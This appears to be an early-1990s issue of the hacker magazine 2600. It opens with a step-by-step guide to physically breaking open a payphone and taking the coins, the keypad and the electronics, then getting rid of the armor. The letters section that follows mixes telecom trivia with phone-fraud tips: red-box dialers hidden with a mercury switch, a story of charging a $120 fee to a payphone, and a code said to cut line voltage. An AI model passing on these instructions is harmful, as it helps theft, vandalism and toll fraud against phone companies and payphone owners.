*Note:* I absolutely *love* Western Electric (WE), AT&T, C&P, Nynex, Bellsouth, and all of those *wonderful* organizations that are associated with the marvel of this century, the Payphone. I would never dream of actually doing anything in this article, and imagine *no one* else would. I hate phreakers, and would turn all of them in the instant I thought I saw one. I would turn in my own father if he were a phreaker. God bless America, God bless AT&T, God bless WE, God bless C&P. But, if someone does do anything contained in this article and gets caught, don't blame me. Blame yourself. Blame yourself for being such a fucking idiot to pull the payphone, and to think that you would escape our wonderful police force. I love my police force. Snort... snort.

Three years of journalism and look what happens to your brain.

Anyway, I wrote this article because I know there are *some* evil phreakers out there that would love to have a payphone, but don't have the slightest clue on how to take it apart. No one really knows. And if they do, it involves tools beyond most people, or time that most people don't find to be worth it. With this method, you can take apart a payphone in less than 40 minutes after you get good at it.

You have a payphone. You want the money, a DTMF pad, and enough electronics to open up an electronics store. How do you do it? The *bare* requirements of what you need: (this is assuming you are poor, and can't quite squeeze the expensive tools)

✳ **2 *good* quality flathead screwdrivers**. One small, and one large.

✳ **a pair of scissors.** The greater leverage, the better.

✳ **a hex key tool set.** One key is needed, but the screws sometimes vary in size.

✳ **a large pair of pliers.**

✳ **a hammer.**

Now, if you have the money:

✳ **a crowbar.**

✳ **a wedge/chisel.**

✳ **large headed, small handle hammer.**

And if you are the one of the lucky few:

✳ **an air hammer** (if you had one, you wouldn't be reading this though).

OK, down to business. First, you can do any of this while the phone is still attached to the wall, but I imagine that most first time people will not have the balls to do something like that. That is understandable. After you become familiar with how to do this though, you will probably want to do it while the phone is still attached to the wall, or booth.

Put the phone on its back. Look right at it. You should be staring at the front of the phone. Now look at the silver facade of sorts on it. Notice how cheap it is. Notice how the push button amplifier seems to be barely attached on there? Also notice how the two little "instruction" plastics are not held in by any screw, nor tape (you can wiggle the plastic). You just made a major observation. The places where the silver disappears and is holding the plastic in place I will now call a "window". There are only two windows on a phone, the top and bottom window. Now, take out your large screwdriver. (At this point, I want to bring up a point that I take great pride in: quality of tools. Get the best your money can buy. I purchase Craftsman tools *only*. They will refund your money if your tool breaks for *any* reason whatsoever, no questions asked. If you use a cheap Taiwan screwdriver for this part, you might end up with a broken screwdriver. I make *no* promises about what your tools will look like after taking apart a payphone.) Place the flat edge under the top area of the bottom window. Now jam it in there as far as possible, to avoid breaking the tip of your screwdriver already, and then pry up. Keep repeating this motion until the bottom half of the silver plate is really starting to move up. Then work on the side of the silver plate. The top. Don't worry about the amplifier button, it's just a button with a spring on it; the *real* amplifier is inside the payphone, nice and snug. Also, you will have trouble with the armor for the wires to the handset, just finagle with it until you get slack in the silver metal that you need to pry the silver farther (if you run into any trouble with the handset, you'll know what I'm talking about). After the silver plate has come off, you should be staring at a totally black phone with a hole for the DTMF, and a DTMF pad in there. Circuitry is exposed. Good going, that was the second most difficult thing you were going to do tonight.

Now, take out the DTMF pad, whether by ripping it out, or with your small screwdriver, taking out the screws on the brackets that hold it in. *Warning:* if you decide to take out the DTMF by just unscrewing it, you may not notice the bracket screws, as the heads are facing a 90 degree angle from you. The screws are on both sides of the DMTF, left and right. Both are in the middle of the DTMF on the left and right sides of it. Cut the wires to the DMTF. I tried to keep the wires once, but it is way too much of a hassle. Screw it, trust me on this, just take it out. Rip it out, or just cut the wires.

Now, in the hole you should have two brackets. You'll notice this thick plastic that keeps you from digging around *inside* of the payphone itself. No problem. That's where your heavy duty scissors come in handy. But first, you will have to take your large screwdriver, and try to pry some of the plastic off first (you'll need a place to begin your cutting with the scissors). You will want to cut out basically the whole bottom right hand side of the plastic. No problem really. Should take you half an hour the first time, fifteen minutes after you get good with it.

Cutting the plastic is a very difficult step, and accomplishing it means that you are really committed to this.

Now take your pointer finger and feel inside of the hole near the right hand side of the armor on the payphone. Yes, you want to feel the *back* of the lock. Now, you can shine a light in there also if you feel inclined to see what you are after. It is a one and a half inch box by about one and a half inches. It has four hex screws at each corner. The lock is made of a very durable metal, and the screws cannot be shredded off. Only one thing you can do, unscrew the screws. They are all hex screws. This is truly the hardest and most tedious part of the job. You might have to bend some of the metal around the hole where the DTMF used to be. Go ahead, it's your phone, do what you want. There is nothing fragile attached to the armor at all. Just don't sledgehammer the side of the armor, as the locking mechanism uses the side of the phone. And if you lock/jam the mechanism, you're screwed.

You now have all four screws out. Wiggle the lock a bit, and take out the lock. Take it all the way out of the phone - the lock gets in the way for the next step.

Now, with a small flathead, move the screw on the left hand side of the phone. Yes, it just looks like a hole, but stick the flathead in sideways and turn one quarter. You should hear a definite "thunk" from the phone. You just disabled the lock. Congrats. If you cannot move the screw, try moving the metal around where the lock used to be. Slide it up or down. It should move an inch, and make that "thunk" that we all love to hear.

I will now refer to the half of the phone with the plunger/handset/-DTMF on it as the "top" half. The "bottom" half is the other half of the phone.

Now take the front armor off of the phone. Disconnect all wires that keep the front half attached to the second half of the phone.

At the top of the bottom half you should see a piece of metal about the size of your thumb. Move this. It usually is a metal wire loop. Move it up. Did anything happen? No? Move it down. When it moves more than an inch, leave it. Now, with your large flathead, there is a flathead screw *staring* you in the eye. Take this guy out. It only takes a quarter to a half turn. Now, remove the hardware contents of the phone. The long skinny mechanism is the change sorter. The circuit board attached to its bottom is the coin detector, to tell the phone what coin had just dropped through. The thing at the bottom of the phone with copper wire wound around it is the servo mechanism. Have you ever cut the yellow and black wires, waited around a day, reconnected them, and then got all of the money from that day back? Well, this is the device you are manipulating. The two system boards are just that, system boards.

If you only see a large box inside of clear plastic instead of a circuit board at the end of the change sorter, you have a pre-1980's payphone. The device in clear plastic is the red box. Please, if you do figure out the electronics on this thing, *let me know.* Typical piece of shit, no one can figure it out, and no one really wants to. Just hike down to Radio Trash and buy a dialer if you want a red box this bad. Yeesh.

Now, enough with that, time for the money. While taking out the hardware, you should notice that there's a large piece of metal at the bottom of the phone that just would not move at all. This is the entrance to the money bin. Take a chisel and hammer and bang it off. Now flip the phone upside down and stick your finger in the money hole and wiggle it. Money should just pour out.

And with that, you should now get rid of all of the armor. Throw it in a lake or a stream or such. Keep the hardware as either trading material or whatever.

I know people who have attached the payphone to their lines and they say that a strange tone emanates from the phone, so they quickly disconnected it. I would not recommend, for this reason, attaching the phone to your line, but I am not your mother either.

I have let this article evolve, and some questions have been brought up on COCOTS. COCOTS are very easy to take apart, even easier than the WE phones. They are less armored, and what armor they do have on them is very easy to take off. What you want to do, if you get a COCOT, is follow my directions that are above. But when you get up to the point of using a hex key to unscrew the lock, ignore that point and just take a screwdriver and a hammer, and bang on the back of the lock. When you look at the lock, it should be cylindrical, and nothing should be able to stop you from banging it out. *Very cheap!* Then, just follow the rest of the directions, move the sliding bolt inside the phone, and then take the top half off. Simple as pie.

In many COCOTS are two things, a master CPU board, that is run off of a Z80, and a 300 baud modem, also controlled by its own Z80. It is quite interesting, EPROM's and the such.

There are many ways to send us letters. Our fax machine can be reached at 516-751-2608. Our Internet address is 2600@well.sf.ca.us. And for those of you who prefer the U.S. mail, our address is:

2600 Letters<br>
PO Box 99<br>
Middle Island, NY 11953

Letters may be edited for brevity or perhaps not printed at all! Anything is possible.

# the letters

## Caller ID Info

**Dear *2600:***

In the Winter 91-92 issue, there are two items I would like to comment on. Esper's piece on "Mobile Frequencies" is a bit misleading. It starts out as if it is going to be about cellular phone phreaking, but when he starts listing frequencies in the 152 and 454 mHz ranges, it becomes obvious (to me anyway) that he is talking about an older system called IMTS (Improved Mobile Telephone System), which today has been nearly replaced by cellular phones. (It was "improved" over its predecessor, which was similar to today's marine VHF telephone service.) I strongly doubt that there are more than a handful (if that many) IMTS systems still in operation in the USA.

In the letters section, under "Hacking School", Moe is a bit confused over ANI and CID as applied to 800 numbers. Firstly, anyone who wants one (and can pay the bill) can get an 800 number. You don't have to be a business. There are two ways to get 800 service. If you just have one or a few lines, the phone company's database translates the 800 number to a POTS (Plain Old Telephone Service) number and places the call in the normal manner from the originator's LEC (Local Exchange Carrier) to the IEC (Inter Exchange Carrier) that you are buying the 800 service from and back to your local LEC to your phone(s). The first three digits of the 800 number determine (by table lookup) which IEC "owns" that 800 number and will carry the call. If you dial a carrier selection code (10xxx) before the 800 number it will either be ignored or will cause the call to be rejected depending on the programming in the LEC's switch. The LEC, as part of the call setup information, passes the called number and the billing number (which may or may not be the same as the originating number) to the IEC. The billing number is also known as ANI (Automatic Number Identification). The ANI information stops at the IEC's switch, and is used to bill the call. This is true for non-800 numbers also. In the case of calling an 800 number, this "billing" number will not be used to bill the caller, but will appear on the bill for 800 service that you get each month. The other way to get 800 service is for large businesses only, as it requires a trunk line (such as a T1) from the IEC to you. With this direct trunk, the billing number can be delivered in real time.

CID (Caller ID), also known as CND (Calling Number Delivery) uses a completely different mechanism which only operates within a relatively local area. It is delivered as 1200 baud ASCII data between the first and second rings. You must pay the telco for this service and, in most areas, it can be blocked by the caller. It's not available in all areas.

**Rich**

## POSTNET Questions

**Dear *2600:***

Just a few days ago a friend of mine showed me your publication. In that same instant, an interest in your magazine was born. I read that borrowed magazine from cover to cover and enjoyed every page. I copied down your FM transmitter schematic and I am now in the process of gathering components. I used that POSTNET program on my computer and I even have some improvements for it. To make the code look more like those that are on every other envelope in your mailbox, change line 20 to K2=7 and line 30 to K1=4. This will make the lines thinner, but the overall length of the code will be the same size. I didn't run the C version but I think that the widths are alright. What is the advantage of having a Postnet code on your outgoing letters?

**BB**
**Woodbridge, VA**

*The advantage to using POSTNET is that your mail will theoretically be processed more quickly and with greater success. POSTNET letters are processed almost entirely by machines, which are faster and less likely to make mistakes. You will need to use a FIM so that USPS (United States Postal Service) knows your letter is barcoded. For more information on POSTNET, FIM, and postal hacks in general, see USPS Hacking (Autumn 1991, pages 32-37).*

**Dear *2600:***

A friend recently passed along a copy of your Autumn 1991 issue. I particularly liked the discussion about the postal system, but there are a couple of recent developments that I think merit some follow-up investigation.

Over the last year, the USPS has been installing new sorting machines that can read barcodes placed in the address block, rather than only in the lower right corner. (The USPS refers to this as "wide-area" barcoding.) Some of the questions raised by this new system are:

If the barcode is placed in the address block, does the letter get sorted by the BCS or the MLOCR?

Does it make any difference in sorting

whether the barcode is placed above or below the address or in the traditional lower-right-corner location?

If a letter is barcoded with only a 5-digit ZIP Code, does it get fed to the MLOCR to attempt to find the ZIP+4? If so, is there an advantage in using the address block barcoding so that the MLOCR's 9-digit barcode doesn't overlap the earlier 5-digit?

Further, quite recently the USPS has announced that it is using ZIP+6 coding. For street addresses, apparently the additional two digits are the last two digits of the house number. (For example, 1234 Main Street, Fooville, USA 12345-6789 will now be ZIP+6 encoded as 12345-6789-34, with the check digit adjusted accordingly.) The additional two digits will show only in the barcode, not in the printed address.

What about P.O. boxes? Will they be ZIP+6 encoded? Most boxes already have a unique ZIP+4.

What about apartment buildings that have a unique ZIP+4? Will they have the last two digits of the street number appended, or the apartment number, or neither?

If you are as intrigued by these questions as I am, I look forward to your follow-up article.

**LM**
**Berkeley, CA**

*The Face Identification Marker (FIM) determines whether or not a letter is processed by a BCS. IF FIM A or FIM C is present, then the letter will go to a BCS regardless of where POSTNET is located. In fact, as long as the appropriate FIM is present, the letter will go to a BCS even if POSTNET is not used at all.*

*Our understanding of MLOCR is that it uses various elements of the address block to determine what barcode should be sprayed. The MLOCR will always try to spray the most accurate address information. For instance, if a letter has a regular ZIP, but the MLOCR determines the location's ZIP+4, then it will spray the more accurate barcode instead.*

*As far as we know, there is no advantage to using "wide-area" barcoding. It is an example of USPS actually responding to the needs of businesses, many of which use window envelopes for expedience. Wide-area barcoding simply makes it easier for those businesses to make the transition to POSTNET.*

*Eventually, MLOCRs will be upgraded to use ZIP+6. As a small business, 2600 awaits this increased complexity and confusion with delightful anticipation. In any case, your suggestion of a follow-up article will be mailed to those responsible.*

**Dear *2600:***

I thought you might be interested in a shareware program called ENVLJ. It addresses an envelope complete with POSTNET and FIM barcodes. The program only works with the HP Laserjet or compatible printer. The registration fee is $25. The program is available on many bulletin boards.

Also, supposedly you can mail first class letters for 27 cents (a two cent discount) if they have a 9-digit zip code and the POSTNET code printed on them.

**Anonymous**

*Not true. The idea of a rate reduction for such pieces was a proposal that never quite made it into practice. It would have made paying bills a little cheaper for most of us.*

## *Info*

**Dear *2600:***

For most of 504, the ANAC is 998. Sometimes you might have to dial 99851 or 99851 and ten zeroes. For Houma (sometimes) and Thibodaux (all the time), the ringback ID is 978xxxx where xxxx is the last four digits of the number you're calling from.

**MT**
**Baton Rouge, LA**

**Dear *2600:***

Some interesting numbers in the 314 area code: 410: St. Louis area ANAC (Southwestern Bell); 530: Columbia area ANAC (GTE); 2-9900: University of Missouri - Columbia ANAC (on-campus phones); XXX-2300: loop suffix for most St. Louis area prefixes.

**Taran King**

**Dear *2600:***

Here's a couple of ideas/information on the red box/tone dialer. I found a company called Crystex at 1-800-237-3061 that sells tons of crystals. I had a hard time getting a price out of them because they have such a wide selection that they wanted tolerance and load factor information. I haven't the foggiest of what to tell them and they wouldn't give a price range for all such crystals in the 6.5536 Mhz range. Also, if you want a way to leave the case intact, and make it pig proof to a degree, use an internal mercury switch. That way, upside down it acts as a red box, right side up it's totally normal.

**Dr. Delam**

**Dear *2600:***

A few interesting things: AT&T Alliance Teleconferencing can be reached at 0-700-456-1000, 800-232-1234, and 800-544-6363. Commands are # to add a number, # again to add yourself, * for correction, *0 for assistance, mostly voice menued. The ANAC for the 201 area code is 958. I need a number to turn off a phone in the 201 area code plus other interesting things. There is a tone test at 201-427-9922. Also, some unknown numbers in the 201 area code: 201-471-9966, 201-472-9966, 201-478-9966, plus most other exchanges followed by 9966. I'm not sure what this is.

**Happily Hacking in New Jersey**
**SGC**

*In our area, you can cut the voltage to a phone line by dialing 480 or, in some places, 450. Tone tests tend to happen on extensions of 9979. The 9966 numbers are similar to ones in our area that end in 9932. They give you nothing but silence, which can be useful when testing your line for noise.*

## Searching For Answers

**Dear *2600*:**

Please excuse me if my two inquiries seem sophomoric or otherwise clueless, but here it goes....

Scenario: Your favorite band is in town, the concert's sold out, cash is too tight to pay scalpers' prices, but there's hope: your local radio station is giving away tickets! "Just be caller number seven...." But I can't get through! If I wait for the DJ to say *go*, I get (what a surprise) a busy signal or mostly, the telco's "We're sorry, all circuits are busy now." If I get smart and call long before that announcement, and then just let it ring forever, that's when the DJ decides to "clear all lines"!

Is there a way to get right through that blockage and get connected?

My second inquiry: In an effort to find those "hidden" exchanges in my area code, I looked through the brand new January edition of the phone book. It listed all the valid prefixes, hence I should then know those hidden exchanges, but it doesn't turn out that way. I got a real estate company in one instance and someone's car phone in another.

I suspect there are better sources than the telco's directory to find this info, but like I said I am a novice at telco info investigation. The area code(s) in question are the old (213) and the new (310) codes. And I do realize that new split in the 213 will bring about a new list for each area, but for the next few months of the "grace period", I should be OK.

Bottom line: what's the best way to investigate and search for those hidden exchanges? And to take it one step further, is a war dialer/modem the only way to go through the hidden exchanges?

**The H.**
**Los Angeles**

*In many parts of the country, radio stations use special phone numbers, known as "choke lines" for their contests and call-ins. In the New York metropolitan area, this is done through the 955 exchange. In order to prevent the phone system from being bogged down whenever lots of people try to reach a single number, these choke lines eliminate callers before they ever get out into the network. In most cases, only two callers are allowed to call the same 955 number from the same central office at the same time. Everybody else gets a recording saying all circuits are busy. Getting past this point is no guarantee that you will actually get to the 955 number. You still could get a recording or a busy signal. And even if you do manage to get it to ring, there's no guarantee that you'd be the right caller! So the process is rather difficult — unless, as is often the case, the 955 number translates to a regular phone line, in which case all you have to do is call the regular phone number instead of the choke line number. There's still no guarantee that you'll get through but your call will be processed faster and you'll bypass a couple of restrictions in the process. As to how to get that information... that's what a hacker does.*

*Regarding the search for hidden exchanges: if the phone book you are referencing encompasses the entire area code, then you are going about it the right way. The exchanges you discovered are not hidden, but new. There's no way to avoid this and with an area code split, you'll be faced with quite a few new exchanges. But somewhere in there will be strange exchanges and test numbers. Don't take any shortcuts. Do a thorough investigation and you will certainly be rewarded.*

## COCOT Updates

**Dear *2600*:**

Some other messages found in a COCOT company database (sequel to COCOT Corner, Winter 1991-92, page 33):

CHECK FOR 809 CALLING
WON'T TAKE ANY MONEY
DISPLAY SAYS "INTERCEPTING" /CUTS OFF CALL
CAN'T HEAR ON PHONE
PHONE IN LOBBY
EATING MONEY ON LONG DISTANCE
GLASS IS BROKEN - LIGHT TOO

**NB**

**Dear *2600*:**

Here's a foolproof way to find out the phone number of your neighborhood friendly COCOT, that is as long as this company stays in business. A company called Mystic Marketing (a psychic mumbo-jumbo service) allows you to charge their one-time fee of $120 (what a bargain) to either your credit card or your telephone. When you call 1-800-736-7886 and choose option 2 (to set up an appointment) and then option 2 on the next menu (to charge to your phone), it will read back to you the phone number that you are calling from. You then can hang up without being charged or, if you're feeling particularly nasty, charge the call to the COCOT as I so kindly did this afternoon....

**Juan Valdez**
**Washington, DC**

*That number caused quite a stir during its brief existence. (It no longer works.) From most telephones, including COCOTs, it was possible to dial an 800 number, hit a few keys, and charge $120 to the phone you were calling from. If such operations continue, we can look forward to phones that block access to 800 numbers. Hopefully, some kind of law will be enacted to ensure that 800 numbers remain toll-free for the duration of the call.*

**Dear *2600:***

Major hats-off to The Plague for that most excellent article on COCOT's (Summer 1990); few articles that I've seen come close to what's been discussed on this subject.

As with any good article, more questions are raised than answered. I sincerely hope that with your help (or with The Plague's advice), you can help me answer them:

1) Do you recommend playing silver box tones immediately after making contact with the COCOT via computer modem (i.e., run the phone line in COM2 while your COCOT is in COM1)? If so, would these tones allow me to view the actual administrative functions on the screen?

2) How do you actually forward calls from a COCOT? Though intriguing, the article isn't specific. Is it possible to forward in series - from one COCOT to another COCOT to the targeted phone number? Could call forwarding be arranged via computer? (I kinda figure it'd be an option, depending on the administrative functions.)

3) Which lines running to/from the COCOT are the active lines that would be worthwhile listening to?

You're right; it's tough to get ahold of one of those manuals; colleagues of mine who work in telco tell me that they're indeed closely guarded secrets (can't really blame the bastards - if they keep on popping COCOT's everywhere, imagine their concern over potential options of abuse). No rest for the wicked, though....

I've done some research myself. Below are the sample results of three separate COCOT's contacted via 300 baud/E71:

```
T:@*2155459391*47635*CA4107*9478*206*9202227152305*00000
m4L013*8127*043*9202227143418
v&Yg47*245*9202227145557*0000
```

The numbers change as the days go on; I assume they're meant to let the overseer know at a glance what's going on. Note the different numbering structure. Note also the similarities I wonder if these numbers:

```
9202227152305
9202227143418
9202227145557
```

aren't some sort of long distance access codes/accessing service? (Doubt it; still wonder what it means.)

**TELEgodzilla**

*We know of no known case where silver box tones actually do something to a COCOT. We suggest you experiment and let us know the results. Call forwarding has to be turned on at the switch. It can then be programmed from the phone line. If it's not already on, you'd have to figure out a way to access the switch. Concerning listening in on COCOT lines, some do everything on one line, others have a couple of lines running to them. It's up to you to determine which one is carrying the data that's interesting to you.*

*Over the past year or so we've printed the output of various COCOTs similar to the ones you called. The second and third ones you submitted look like incomplete variations of the first. We suggest you call them again and try to get a more complete output. As for the first example, the first ten digit number is the phone number, the second five digit number seems to have something to do with money (it's too high to be the amount actually in the phone), CA4107 must be some kind of model type, as it appears frequently on different phones. 9478 and 206 are still inconclusive - some people believe one or the other is counting the number of outgoing calls. As for the 13-digit numbers, they are not any kind of access code. The first six digits indicate the date (February 22, 1992). The next digit is the day of the week: 1 is Sunday, 2 is Monday, 7 is Saturday, etc. The next six digits indicate the time on a 24 hour clock.*

## A Mag Strip Future

**Dear *2600:***

Ever since the California DMV decided it would be a good idea to slap a magnetic strip on the back of their driver's licenses, I've been itching to get into mag strip hacking. Of course, mag strips have been around for some time on the backs of our credit cards, ATM cards, and student ID cards, among others. But now there is an additional motivation. A driver's license is a whole new ball game.

From what I've heard from other mag strip hackers, the data encoded on the California driver's license is basically the same as the info printed on the card. Not too exciting. But the media is saying that in the future the DMV wants to encode your driving record on the card. Now that would be something worth modifying.

Imagine getting pulled over on Sunset Boulevard. The cop asks for your license, looks you over, and goes back to the car. While you sit there confidently, the cop zaps your card through his portable mag strip computer. No violations show on your record. Of course the cop gives you a speeding ticket, so he encodes it straight onto your card and gives you a paper copy as well. But once the cop pulls away, you whip out your laptop computer and homebrew mag strip reader/writer from the back seat. A few strokes on the keyboard and your driving record is clean again - at least on your magnetic strip.

But even while there is no driving record on the card as of yet, it would still be useful to modify the info on the mag strip. Say sometime in the future you attend a large political protest, and you are arrested along with hundreds of others. In order to process this volume of people, the cops are using mag strip reader ticket printers. They zap your card, enter the violation, time, date, etc. and it prints out a citation for you. Of course the cops aren't paying enough attention to notice that the information on your magnetic strip is different from the information printed on your license.

That was mostly fiction. Now here's some fact. In order to get in on the ground floor of the mag strip scene, I purchased a used mag strip reader from Marlin P. Jones and Associates, PO Box 12685, Lake Park, FL 33403-0685, phone 407-848-8236. The model was the Taltek 727. Cost only eight bucks. I figured out how to power the device, and by gosh it worked!

The unit is powered by a 12V AC supply. It has a RAM, ROM, a telecom microprocessor and a 16 character alpha-numeric display. Two phone jacks are on the back as well as some sort of serial I/O jack. It has two keypads. One has standard DTMF style keys and the other has keys for specific functions. The unit has several functions and was apparently used by a gas station of some sort. The most useful function by far is its ability to read the numeric track of a magnetic strip and display this info on its screen.

To do this, turn the unit on and get the "swipe card" prompt by hitting the "check" key, for instance. Then hit the # key. Now swipe the card and listen for the unit to go "bleedunk". Now hit the "CE" key. You will see the contents of the numeric track of the mag strip on the screen. Use "CE" to scroll through all the digits. Wala! Eight dollar mag strip reader. I have read credit cards, ATM cards, a university ID, and airline frequent-flyer cards.

This unit has another interesting feature - a built-in 300 baud modem. To use this, connect the unit to a phone line. Hit the "function" key, then hit 9. Now enter the number you want to dial and follow the instructions. The unit will dial the number and attempt to connect at 300 baud. You may want to monitor on an extension.

In addition, if you hit the "reset" key while the initialization message is still present on power-up, the unit prompts for a password. Haven't been able to hack that yet. Plus, if you can find no other use for this unit, it has a "calculator mode". Hit the * key twice to use that. Overall, a pretty nifty little gadget. I guess now it's only a matter of time before the hackers of the world encode viruses on their magnetic strips and hold the California DMV hostage.

**Mr. Upsetter**

## *Technological Marvels*

**Dear *2600:***

Several years ago, while stationed in Germany, I ran across a telephone on the street which could only be used to dial the dispatcher at the taxi company; by pushing the one button on the phone, it would dial the number for the taxi company. On a hunch, I decided to try making a free call to the United States by pressing the switchhook fast enough to dial the number (five times to dial "5", ten times for "0", etc.) and sure enough, I was able to call the U.S. for free. As far as I know, German Bundespost (the phone company) does not use the touch tone system, so one would have to be able to rapidly press the switchhook in order to dial the number.

So far, I haven't seen any of these phones in the United States - at least not any which are connected to the public phone system. Presumably, if any existed in the United States, one could make free calls anywhere in the world using a Rad Shack tone dialer. Are you aware of any such phones?

Also, I have read that phone patches over CB radio are legal. It seems like it would not be too difficult to construct an inexpensive mobile telephone which would work within several miles of one's home using two CB radios, a touch tone dialer, and a CB-phone patch which would automatically access the phone line at home when a certain tone (say, 2600 Hertz) is received over the CB channel being used. Granted, this would not allow for much privacy (this could be corrected using voice scramblers, however), and the communications would only be half-duplex (saying "over" on phone patches does get annoying) but this would be much less expensive than using a cellular phone. Have any of your readers done any experimenting with this, or have any idea as to where to purchase or make such a phone patch?

Finally, I have a complaint. I have been out of the BBS scene for several years, but recently I decided to break out my old 300 baud modem and call some of the local boards. I was surprised to find that not one of the local boards would let me log on using "only" 300 baud. Now, call me a Luddite if you want, but I remember not too long ago when 300 baud was the standard, and my modem served me quite well then. Now it seems that 2400 baud is the standard, likely to change again to 9600 baud in the near future. Exactly why shouldn't I be able to log on at 300 baud if I am perfectly satisfied with that speed and have neither the money nor the desire to buy a new modem every two years? This sort of baud rate supremacy and the very concept of planned obsolescence nauseates me to no end.

**Henry H. Lightcap**
**Seattle, Ecotopia**

*Those phones have existed here for decades, particularly in airports and such places. If you can still find one, a tone dialer will indeed work, although the levels are rather low and sometimes won't be heard. You may be lucky enough to find such a phone in Germany where touch tones will work, but for the moment touch tone lines there are pretty rare.*

*As to why people aren't overly thrilled with slow modem users, consider that they wind up tying up lines for much longer than most other callers. It's unfair that we all have to keep upgrading to stay with it, but that's the nature of rapidly developing technology.*

## Transmitter Bits

**Dear *2600:***

Thank you for printing the radio hacker article "FM Wireless Transmitter" (Winter 1991-92, page 44). Here is some helpful extra information:

The building instructions end "...and remember that the antenna will ultimately determine how far the device transmits." If you construct your own transmitter you'll learn what this means: besides raising the battery voltage (never go too high, if you don't want to cook meals with your transistors), the antenna is the only part which can be optimized by you.

Material: A piece of wire will work fine, is cheap and very practical for use "on the road". The alternative would be a telescope antenna like the ones used for radios and portable TV sets. This device has the great advantage of variable length.

Length: For best results, the length of an FM antenna should be one quarter of the wavelength. Don't panic - it's not too difficult to calculate. Just use L=7500/f, where L is the length in cm and f is the frequency in MHz. You see, the higher the frequency, the shorter the antenna! The longest (93.8 cm) is needed for the lower limit (80 MHz) and the shortest (57.7 cm) for the upper (130 MHz). This is why I prefer a telescope antenna. With a self-made scale on it, a new length is adjusted within seconds.

Positioning: A vertical position for your transmitter antenna is highly recommended because all FM stations send vertically polarized waves. So all radios will receive your signal perfectly if your antenna hangs down or points up vertically too.

Following the above hints you will make the best of your private radio station. Much fun!

**T^2**
**Germany**

**Dear *2600:***

It's nice to see my circuits again in your magazine! There may be a problem with the transmitter circuits (Winter 1991-92, page 44-45) if they're not laid out extremely tight. They may "motorboat". Place a 22pF plate cap. across the 120 ohm resistor and the problem will stop (R4 on the mic unit and in the unlikely event, R7 on the telephone unit).

American transistors can be used in place of the pro-electron types specified. The leads will be different in most cases, however.

BF241: 2N3983, 2N3856, MPSH11, and MPSH24 are all exact replacements and the following are close enough to work: PN/2N918 or PN/2N5179.

BC547B: PN/2N2222,A or 2N3904, 2N4124 or the exact replacement: 2N5818.

BC557B: PN/2N2905,6,7 or 2N3906, 2N4126 or the exact replacement: 2N6007.

Many, many more types can be used and a professional or experienced hobbyist should be able to make this circuit work with parts on hand!

**Billsf**
**Amsterdam**

*A correction is also in order: on the parts list for both transmitters, the 120 ohm resistors are inadvertently referred to as 120 kOhm. The schematics, however, are correct.*

## Clarifications

**Dear *2600:***

Just got your winter edition of *2600*. Good stuff. But I think someone may be trying to screw with you or is ignorant of what he speaks.

Regarding the Human Database Centers printed on page 46, at least two if not four of the brokers listed were busted in 1991 and have been "working off" their busts for the Thought Police by setting up and ratting out others in the info and hacker business. The Super Bureau was busted in December 1991, J. Dillon Ross and Company got popped about a year or so ago. Some sources in Phoenix, Arizona also got busted last December. All of them got busted for accessing NCIC and Social Security data as a result of federal grand juries in Tampa, Florida and Newark, NJ. Dillon Ross got popped by the locals for accessing criminal and financial data. The feds are using these and others to "sting" people using this type of data.

So, caveat emptor!

**Bill**

**Dear *2600:***

In your Autumn 1991 issue you gave out the address of the International Micropower Corporation and said you couldn't get a local number for them. Happening to live in Vegas, I immediately called directory assistance. They did not have any listing. I checked the white pages anyway and of course found nothing. Then checked office buildings and there it was, Systems Products Company on the same page under Office Furniture and Equipment (702) 871-8148, found with little effort.

**Number 204**
**Las Vegas**

*Since they have the same address, this is the right number. Looking under Office Furniture is something we wouldn't have thought of.*

**Dear *2600:***

This is in response to Count Zero's letter in the Winter 1991-92 issue regarding his desire to receive credit for his version of the Radio Shack Tone Dialer conversion.

First of all, I had incorporated both crystals and a switch into my dialer well before I even became aware of your file, let alone received only a truncated version that did not include your credits. I only received the entire file after I had submitted my notes to *2600*. Secondly, I had never intended that my design be published as an article. It was simply my desire to share my conversion procedure with the editors of

*2600* and it was entirely their decision to use it as an article. I decided to use your (at that point) anonymous file only as a point of reference to offer an alternate configuration.

Lastly, I only used one word, "ugly", which was my honest critique of your design. I didn't say "ugly and non-functioning" or "ugly and the guy who conceived it must have been high at the time" but just "ugly". But if you feel insulted by that remark, then I apologize. It's not like we discovered the Holy Grail, though, as I'm sure many people had in mind what we chose to document in our respective articles but never got around to disseminating it to others as we did.

It doesn't bother me so much that you made such a big stink of the matter but it does bother me that you basically wrote a file based on information that you regurgitated from articles that previously appeared in *2600* and gave meager credit to those whose information you "borrowed" from (and the credit you did give was inaccurate), and then whined about not receiving credit yourself. Also, nowhere in your file do you "explain" that it is intended as a "quick hack job", but the point is moot. The one who truly deserves credit here is, of course, Noah Clayton, who made it possible for us to bicker over petty evolutions of his design. So, once again I say thank you, Noah Clayton.

**DC**
**Loomis, CA**

*And we thank the both of you (in advance) for resisting the temptation to argue over this for the next ten years.*

## Why They're Watching

**Dear *2600*:**

In response to the "Why Won't They Listen" article, I have this to offer. I think we all know why the establishment will not listen. We have them scared senseless. Not scared in a physical sense, but a deeper sense. In a way we should congratulate ourselves. We demand change and people see us as a force with which they should reckon.

Unfortunately, the problem is that the establishment fears we are terrorists out to destroy all their possessions. They all sit around watching Geraldo and think we're launching missiles at the nearest hospital or shopping mall. In reality the average 16-year-old hacker's main interest is figuring out a way to change his grades and finding 800 back doors to 900 numbers. They think we work for some leader of a third world country or that we're child pornographers. Again, we all know what the reality is. We are interested in technology and would like to remove the greedy people from power who hoard it all.

The fear of the establishment is this (obviously); they are afraid of losing their control. Maybe they are afraid of another revolution. Who better to crush the system than people that understand the ways that the system imposes itself upon us and pries into every nook and cranny of our private lives. We all know that 80 percent of the people don't support George Bush. We can all see the lies the straight corporate media tries to feed us. Things are screwed up right now and people could get irate and change them, if they knew how. Who would be most adept at this? Who has the smarts enough to outsmart the system? *Hackers and phreaks!*

The other people that fear us are those who refuse to cut the umbilical cord of their MTV long enough to take a look at the world around them and be forced to think for five minutes.

People who are afraid of free speech and free thought like the CIA, and its previous leader George Bush, have learned well from Hitler's reign. They have learned to control what people say in the media and attempt to control what we say to each other. The Dutch resistance knew that in World War II and thus were probably the first "phreaks" by today's standards. They re-routed calls as to avoid being monitored by the Nazis. Do you think the Dutch would have survived if they sat around all day watching soap operas?

Maybe that's not what most of the computer underground is interested in, but it's why the establishment is afraid. Most of us don't like many of the bums that have power over us and they know it. Maybe today is not the day for a sudden change, but when it needs to come, we will have archived a wealth of information when it is needed the most!

**Dispater**

